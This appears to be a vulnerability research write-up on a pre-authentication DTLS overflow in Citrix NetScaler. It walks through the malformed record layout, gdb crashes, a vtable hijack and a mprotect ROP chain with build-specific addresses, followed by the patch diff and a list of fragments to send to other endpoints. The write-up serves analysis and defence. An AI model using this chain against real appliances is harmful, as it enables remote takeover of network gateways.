Read it as a stack of layers. The outer 13-byte record header is the envelope. Inside is a 1,459-byte body. The body starts with a 12-byte handshake header, which this write-up calls the primary header, followed by a 120-byte area, then a second 12-byte header called the hidden header, then 1,315 more bytes.
The unusual part is the first handshake header, which claims two things at once:
length=120: the complete message is 120 bytes long.fragment_length=1: this record supplies only one byte of that message.
Those two claims contradict each other in a useful way. NSPPE uses length=120 when it moves through the packet looking for the next handshake header, so it steps over the 120-byte primary area and finds the hidden header. The hidden header exists to satisfy the record's size accounting. The two 12-byte headers and their declared fragment sizes add up to the complete 1,459-byte body:
12 + 1 + 12 + 1434 = 1459
At the same time, the bytes actually placed in the packet also add up to 1,459:
12 + 120 + 12 + 1315 = 1459
This is the parser mistake the packet takes advantage of. A parser is the part of a program that reads incoming data and decides what it means. NSPPE uses length=120 to find the hidden header, but it uses fragment_length=1 when rebuilding message_seq=2. The hidden fragment is not the data to be rebuilt; its job is to make the rest of the record pass the parser's size checks. In everyday terms: the envelope says "one page inside", the clerk believes it when filing, but uses the "120 pages" label to decide where the next section starts, and so walks straight past the real contents to a second label placed further along.
Repeating the record 120 times
All 120 primary fragments use message_seq=2 and fragment_length=1. Their offsets cover the whole message:
record 1    fragment_offset = 0
record 2    fragment_offset = 1
record 3    fragment_offset = 2
...
record 120  fragment_offset = 119
After record 120, every position from 0 through 119 has been supplied, so NSPPE marks the 120-byte handshake message as complete. The mistake is that the reassembly object still points to an NSB from every large record. It did not reduce each NSB to the single byte named by fragment_length. The reassembly object is the bookkeeping structure that tracks which pieces have arrived; it should have kept one byte per record, but it kept a reference to the whole record each time.
Overflowing the scratch buffer
The completed message now reaches the vulnerable copy function. The first NSB contributes 1,459 bytes. Each of the other 119 NSBs contributes 1,447 bytes, because its 12-byte primary handshake header is skipped:
1459 + (119 * 1447) = 173652 bytes of NSB data
The function also copies a saved 13-byte DTLS record header:
total copied  = 13 + 173652 = 173665 bytes
buffer size   = 0x8c00      =  35840 bytes
overflow      =               137825 bytes
That is 137,825 bytes spilling past the buffer into whatever writable nsppe data happens to sit next to it. Writable means the program is allowed to change it. nsppe is the main NetScaler program, the one that does the network processing. So the spill lands on the program's own working data, and the attacker controls what those bytes contain.
The first crash
The first crash overwrote a global list pointer. A global variable is one shared by the whole program, and a list pointer is the address of a linked list. The list-handling code loads the overwritten value into a processor register called RCX and uses it as a destination pointer. A register is a tiny, very fast storage slot inside the processor; RCX is simply the name of one of them on this kind of processor.
Program received signal SIGSEGV, Segmentation fault.

(gdb) x/i $rip
=> 0x000000000143470e:  mov    %rax,0x20(%rcx)

(gdb) info registers rip rcx
rip            0x143470e           0x143470e
rcx            0x0000414141414141  71748523475265

(gdb) p/x $rcx + 0x20
$1 = 0x0000414141414161
Line by line. Program received signal SIGSEGV, Segmentation fault. means the program tried to touch memory it is not allowed to touch, and the operating system stopped it. gdb is a debugger, a tool for inspecting a running or crashed program. x/i $rip asks gdb to show the instruction at the current instruction pointer, rip, which is the register that says where in the code the processor is. The instruction shown is mov %rax,0x20(%rcx), meaning "write the value in register RAX to the address held in RCX plus 0x20". info registers rip rcx prints those two registers. rcx holds 0x0000414141414141, which is the hexadecimal spelling of the letter A repeated; the attacker filled memory with A characters, so the overwritten pointer became a string of As. The last command computes what address the write would target: 0x0000414141414141 + 0x20 = 0x0000414141414161.
The crash happens because RCX, which the attacker controls, holds an invalid address, so the write of RAX to RCX + 0x20 faults. That has to be worked around first. In plain terms: the spill overwrote a signpost, the program followed the fake signpost, and fell over. Before the attacker can do anything useful, they must put a believable signpost back.
What protections the program has
Before going further, the researcher checked which safety features the program was built with:
Arch:       amd64-64-little
RELRO:      No RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
Each line matters. Arch: amd64-64-little says this is a 64-bit Intel-style program. RELRO is a protection that makes certain internal tables read-only after startup; here it is off. A canary is a secret value placed next to important data on the stack so that an overflow is noticed; here none was found. NX, short for No-eXecute, marks memory as either writable or executable but not both, so an attacker cannot simply write code into memory and run it; here it is enabled. PIE, Position Independent Executable, means the program is loaded at a random address each time, so an attacker cannot know where things are; here it is off, and the program loads at the fixed address 0x400000.
With no PIE, addresses inside the 41 MB binary can be used directly. That is a significant help to an attacker: every function and gadget sits at a predictable address.
From crash to running code
The first step was to repair the list pointer that caused the early crash. In this version of NSPPE (14.1-73.30) the pointer was always the constant value 0x357f820, so that constant can simply be reused to get past the early crash:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA + 0x357f820 + BBBBBBBBBBBBBBB
This is the attacker's payload, the data sent to trigger the bug, written as a pattern. The run of As fills the space up to the overwritten pointer. Then 0x357f820 is written where the pointer used to be, so the program finds a valid address and does not crash at that point. The Bs fill whatever comes next. The point is to keep the program alive long enough to reach more interesting data.
Continuing the overflow, there is a valuable object at 0x355c800 that can be faked, overwriting one of its members to hijack its virtual method call:
0x355c800 + 0x618  -> 0x355d800     fake method table
0x355c800 + 0x6c8  -> 0x356daf8     circular-list ptr
0x355d800 + 0x0d0  -> 0x41414141    virtual method ptr
Some vocabulary first. An object is a bundle of data plus the operations that can be performed on it. A method is one of those operations. A virtual method call is a way for a program to decide at runtime which function to run, by looking up an address in a table. That table is called a method table, or vtable. If an attacker can overwrite the table, they can make the program call a function of their choosing.
The three lines show the chain of addresses. At 0x355c800 plus offset 0x618 sits a pointer to 0x355d800, which the attacker turns into a fake method table. At offset 0x6c8 sits a pointer used for a circular list, set to 0x356daf8. Then inside the fake table, at offset 0x0d0, the method pointer is set to 0x41414141, the As again, as a marker to prove control.
This is the code that a background thread periodically calls, which invokes the faked object's function pointer:
0x14acc60:  or     byte ptr [rsi + 0x34], 0x80
0x14acc6b:  mov    rax, qword ptr [rsi + 0x618]
0x14acc72:  xor    edi, edi
0x14acc74:  call   qword ptr [rax + 0xd0]
0x14acc7a:  jmp    0x14acbcd
A thread is one stream of execution inside a program; a background thread is one that runs on its own, doing housekeeping. This is assembly language, the low-level instructions the processor actually executes. Line by line: or byte ptr [rsi + 0x34], 0x80 sets one bit in a byte at the address in RSI plus 0x34, a small flag update. mov rax, qword ptr [rsi + 0x618] loads a pointer from RSI plus 0x618 into RAX; that is the fake method table address. xor edi, edi sets EDI to zero, preparing an argument. call qword ptr [rax + 0xd0] calls the function whose address is stored at RAX plus 0xd0; that is the hijacked virtual method call. jmp 0x14acbcd jumps to the next piece of code.
At the call, RSI points to the fake object and RAX points to the fake method table. Setting the method slot to 0x0000414141414141 produced this saved state:
Program received signal SIGSEGV, Segmentation fault.

(gdb) info registers rip rax rsi
rip            0x0000414141414141
rax            0x000000000355d800
rsi            0x000000000355c800
rsp            0x00007fffffffe728
This is the proof of control. The instruction pointer rip now holds 0x0000414141414141, the attacker's marker. The processor tried to execute code at that address and crashed, which shows the attacker decides where execution goes next. rax and rsi confirm the fake table and fake object addresses, and rsp is the stack pointer, showing where the program's working stack was.
Getting around NX with ROP
NX was enabled, so execution could not jump directly into bytes stored in the writable overflow area. The writable area is not executable, so the attacker cannot simply put code there and call it. The workaround is ROP, Return-Oriented Programming. The idea: instead of writing new code, reuse small snippets of code that already exist in the program. Each snippet ends with a ret instruction, which pops an address off the stack and jumps there. By arranging a list of addresses on the stack, the attacker makes the program jump from snippet to snippet, like reading a list of instructions where each line says "now go to the line below". Such a snippet is called a gadget.
The following ROP chain calls mprotect first and then jumps to the shellcode:
pop rdi ; ret        │  RDI -> page to change
pop rsi ; ret        │  RSI -> 0x1000
pop rdx ; ret        │  RDX -> 0x7      (R | W | X)
mprotect             │  mprotect(rdi, rsi, rdx)
shellcode address    │  ret -> shellcode
Line by line. pop rdi ; ret takes the next value off the stack into RDI, then returns. RDI is the register that carries the first argument to a function on this platform. pop rsi ; ret does the same for RSI, the second argument. pop rdx ; ret does it for RDX, the third argument. Then mprotect is called. mprotect is an operating system function that changes the permissions on a page of memory. A page is the fixed-size block the operating system uses to manage memory, usually 4,096 bytes. The arguments are: which page (RDI), how many bytes (RSI, set to 0x1000, which is 4,096), and what permissions (RDX, set to 0x7, meaning read, write and execute). Finally, the chain returns into the shellcode address.
This performs:
mprotect((void *)0x355e000, 0x1000,
         PROT_READ | PROT_WRITE | PROT_EXEC);
This is C, a common programming language. It says: take the page starting at address 0x355e000, covering 0x1000 bytes, and mark it readable, writable and executable. PROT_READ | PROT_WRITE | PROT_EXEC are constants meaning those three permissions, combined with the bitwise OR operator |. Shellcode is the attacker's own small program, the thing they actually want to run.
The page contains both the controlled ROP stack and the shellcode. After mprotect returns, its ret instruction pops 0x355e100 and begins executing the shellcode. In other words, the attacker first asks the operating system to make their data runnable, then jumps into it.
The detection tool
A Detection Artefact Generator is published on GitHub to determine susceptibility and inform remediation. In plain words, it is a small program you can run against your own appliance to see whether it is vulnerable, so you can plan the fix. Its output looks like this:
                     __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                          \/          \/     \/

        watchTowr-vs-Citrix-Netscaler-CVE-2026-88772.py

        (*) Citrix Netscaler DTLS PreAuth buffer overflow to RCE Detection Artifact Generator

          - Sina Kheirkhah (@SinSinology) of watchTowr (@watchTowrcyber)

        CVEs: [CVE-2026-88772]

[*] building payload for '/tmp/watchTowr'
[+] content size: 7 bytes
[*] connecting to DTLS gateway...
[+] association ready: 3 server datagrams
[*] sending 120 records (176640 bytes)...
[*] done
The top is an ASCII-art banner, text drawn with keyboard characters. Then come the tool's name, a one-line description, the author and the CVE it targets. The lines starting with [*] and [+] are progress messages. building payload for '/tmp/watchTowr' means it is preparing the malicious data and writing it to a temporary file. content size: 7 bytes reports how big that data is. connecting to DTLS gateway... means it is opening a connection to the appliance. association ready: 3 server datagrams means the cookie exchange succeeded and the server has set up the connection; a datagram is one UDP packet. sending 120 records (176640 bytes)... means it is now sending the malicious records. done means it finished.
Why the fix works
CVE-2026-88772 lives in nsppe, the main NetScaler binary. A binary is the compiled program file the computer actually runs. The function that joins the NSB chain starts at 0x1434a80 in 14.1-73.30 and at 0x1436420 in 14.1-73.37. The old build calls memcpy for every NSB without first checking the total size. memcpy is a standard function that copies a block of bytes from one place to another; it does exactly what it is told and does not check whether the destination is big enough. The fixed build keeps track of how much room is left in the scratch buffer.
The assembly change that matters, where r15d is the space left in the scratch buffer and edx is the size of the next NSB:
--- nsppe-14.1-73.30
+++ nsppe-14.1-73.37
@@ DTLS NSB-chain copy loop @@
+0x143649d  mov    r15d, 0x8c00                    // [1]
+0x14364a3  sub    r15d, eax                       // [2]

 0x14364b0  movzx  edx, word ptr [r14 + 0xf2]     // next NSB size
+0x14364b8  cmp    r15d, edx                       // [3]
+0x14364bb  jb     reject_oversized_chain          // [4]

 0x14364cc  mov    rsi, qword ptr [r14 + 0xe8]    // source bytes
 0x14364d3  mov    rdi, rbx                        // scratch-buffer position
 0x14364d6  call   memcpy                          // [5]
 0x14364e3  add    rbx, rax                        // move output position
+0x14364e6  sub    r15d, eax                       // [6]
A diff shows what changed: lines starting with + are new in the fixed version, lines without a sign are unchanged context. Line by line:
- At
[1], start with 35,840 bytes of free space.mov r15d, 0x8c00puts the buffer size into the register that tracks remaining room. - At
[2], subtract the header bytes that were already copied.sub r15d, eaxreduces the remaining room by the amount already used. - At
[3], compare the next NSB's size with the free space.cmp r15d, edxcompares remaining room against the next block's size. - At
[4], reject the message if that NSB will not fit.jb reject_oversized_chainjumps to the rejection code if the block is bigger than the room left. - At
[5], copy the NSB only after the check passes.call memcpyis the same copy as before, but now it is only reached when there is room. - At
[6], subtract the number of copied bytes, then repeat the check for the next NSB.sub r15d, eaxupdates the remaining room for the next loop.
The same fix as C-like pseudocode:
--- nsppe-14.1-73.30  vulnerable
+++ nsppe-14.1-73.37  fixed
@@
 copy_saved_header(scratch, saved_header, saved_header_length);
 cursor = scratch + saved_header_length;
+space_left = 0x8c00 - saved_header_length;

 for (nsb = fragment_chain; nsb != NULL; nsb = nsb->next) {
+    if (nsb->length > space_left) {
+        reject_message();
+        return;
+    }
     memcpy(cursor, nsb->data, nsb->length);
     cursor += nsb->length;
+    space_left -= nsb->length;
 }
This is pseudocode, a simplified sketch of the logic rather than real compilable code. The first line copies the saved header into the scratch buffer. cursor = scratch + saved_header_length sets the write position just after that header. The new line space_left = 0x8c00 - saved_header_length records how much room remains. The for loop walks the NSB chain one block at a time. The new if checks whether the next block is bigger than the room left; if so, it rejects the message and returns. Only then does memcpy copy the block, cursor moves forward, and space_left is reduced. It is the difference between pouring without looking and checking the tray after every envelope.
The underlying mistake is the mismatch between the two length fields in the handshake header. The parser uses length to walk the packet and find the next header, but uses fragment_length when rebuilding the message, and the reassembly object keeps a reference to the whole NSB rather than the single byte the fragment claims. The copy routine then trusts the chain and copies it into a fixed 35,840-byte buffer with no bounds check. The cookie exchange is not a defence here: it only proves the client can receive packets at its IP address, and the overflow is reachable without any authenticated user.
What an attacker could do
When DTLS is enabled, which is the default on VPN virtual servers unless an administrator explicitly set -dtls OFF, an unauthenticated attacker can overflow the scratch buffer and corrupt adjacent writable nsppe data. The bulletin describes the consequence as remote code execution or denial of service, and Citrix reported the issue as exploited in the wild as a zero-day. The researcher's analysis goes from the initial crash, through repairing the overwritten list pointer and hijacking a virtual method call, to a ROP chain that calls mprotect and executes shellcode, so code execution on the appliance is demonstrated for the analysed build. Because the appliance sits in front of the organisation's applications and terminates TLS, compromise of it is compromise of the chokepoint every connection passes through. In everyday terms: the reception desk itself is taken over, and everyone who walks through the front door is now dealing with the attacker.
The fix
Citrix fixed the bug in the copy routine. The fixed build tracks the remaining space in the scratch buffer, compares each NSB's size against it, rejects the message if the NSB will not fit, and only then calls memcpy, decrementing the remaining space after each copy. The advisory recommends upgrading to the fixed versions listed above. For CVE-2026-88778 in the same bulletin, the advisory notes that the upgrade alone is not enough and Enhanced ISN Generation must be enabled; for CVE-2026-88772 the fix is the upgrade.
Things to test in your own environment
- Send a handshake fragment whose
lengthandfragment_lengthdisagree, as in the record layout above, to other DTLS endpoints and watch for a crash or an oversized reassembly. A positive result is a fault in the server process or a reassembly object that references more data than the fragment claims. - Vary the claimed
length(120 in this case) and the number of records so that the declared message completes while the retained NSB chain is far larger than the scratch buffer. A positive result is a copy that exceeds0x8c00bytes. - Try the same split-header trick with different
message_seqvalues and a hidden header placed after the primary area. A positive result is the parser stepping over the primary area and accepting the hidden header's size accounting. - Test other NetScaler builds and other products that reassemble DTLS fragments into fixed buffers, checking whether the copy routine bounds the total chain length. A positive result is a build without the
cmp/jbcheck beforememcpy. - Where a crash is reachable, inspect the binary protections (PIE, RELRO, canary, NX) to judge whether the overflow can be turned into control-flow hijack as it was here.
Glossary
- Application delivery controller: a device that sits in front of applications and spreads traffic, manages it and handles encryption.
- Assembly language: the low-level instructions a processor executes, written in short human-readable names.
- Authentication: proving who you are, usually with a username and password.
- Binary: the compiled program file a computer runs.
- Bit: the smallest unit of data, a single 0 or 1.
- Buffer: a reserved area of memory for holding data.
- Byte: a unit of computer storage, usually holding one character or a small number.
- Canary: a secret value placed next to important data so an overflow is noticed.
- ClientHello: the first message a client sends to start a secure connection.
- Cookie (in DTLS): a short value the server sends and asks the client to repeat, proving the client can receive packets at its address.
- CVE: a public catalogue number for a known security flaw.
- CVSS: a 0 to 10 scoring system for how severe a flaw is.
- Datagram: one UDP packet.
- Denial of service: making a service unavailable to its real users.
- Diff: a display of what changed between two versions of a file.
- DTLS: a version of TLS encryption that runs over UDP instead of TCP.
- Epoch: a counter in a DTLS record that changes when encryption keys change.
- Fragment: a piece of a larger message split across packets.
- Function: a named block of code that does one job.
- Gadget: a short existing code snippet ending in
ret, reused in a ROP chain. - Global variable: a variable shared by the whole program.
- Handshake: the opening conversation where two computers agree how to talk securely.
- Hardened: stripped down and locked up to make breaking in harder.
- Header: the fixed-format opening part of a packet or record that describes what follows.
- Hexadecimal: a base-16 way of writing numbers, often prefixed
0x, convenient for bytes. - HTTP request smuggling: a trick where two systems disagree about where one web request ends and the next begins.
- Linked list: a series of objects where each one points to the next.
- Load balancing: spreading incoming traffic across several servers.
- Memory overflow: writing more data into a storage area than it can hold, so the extra spills into neighbouring memory.
- Method: an operation that can be performed on an object.
- Method table (vtable): a table of function addresses used for virtual method calls.
- mprotect: an operating system function that changes the permissions on a page of memory.
- NetScaler: Citrix's application delivery controller, with a Gateway version that adds VPN access.
- NSB (NetScaler Buffer): NetScaler's object for holding a chunk of packet data, linked to the next one.
- NSB chain: several NSBs linked together.
- NSPPE: the main NetScaler program that handles network processing.
- NX: a protection that marks memory as either writable or executable, not both.
- Object: a bundle of data plus the operations that can be performed on it.
- Page: the fixed-size block the operating system uses to manage memory, usually 4,096 bytes.
- Parser: the part of a program that reads incoming data and decides what it means.
- Patch diffing: comparing an old and a new version of software to find what changed.
- Payload: the data sent to trigger a bug or deliver an attack.
- PIE: a protection that loads a program at a random address each time.
- Pointer: a memory address saying where something lives.
- Port: a numbered door on a machine that a service listens on.
- Pre-authentication: reachable before anyone logs in.
- Pseudocode: a simplified sketch of program logic, not real compilable code.
- Record (DTLS): the basic unit of a DTLS packet, starting with a 13-byte header.
- Register: a tiny, very fast storage slot inside the processor.
- RELRO: a protection that makes certain internal tables read-only after startup.
- Remote code execution: running your own program on someone else's machine.
- Reassembly: gluing fragments back into the complete message.
- ROP (Return-Oriented Programming): chaining existing code snippets that end in
retto perform new behaviour. - Scratch buffer: the small fixed buffer NSPPE copies the NSB chain into.
- Shellcode: the attacker's own small program, the thing they want to run.
- Socket: the software endpoint of a network conversation.
- SSL/TLS termination: the point where encrypted traffic is decrypted, putting the padlock in the browser.
- Stack: the area of memory a program uses for its working data and return addresses.
- TCP: a network protocol that keeps a connection open and confirms delivery.
- Thread: one stream of execution inside a program.
- UDP: a network protocol that sends independent messages without guaranteeing delivery or order.
- Unauthenticated: without needing a username or password.
- Virtual server: a configured entry point on an appliance, not a physical machine.
- Virtual method call: a call where the program looks up which function to run in a table at runtime.
- VPN: a private tunnel that lets a remote worker reach an office network.
- Zero-day: a flaw exploited by attackers before the vendor knew about it or had a fix.

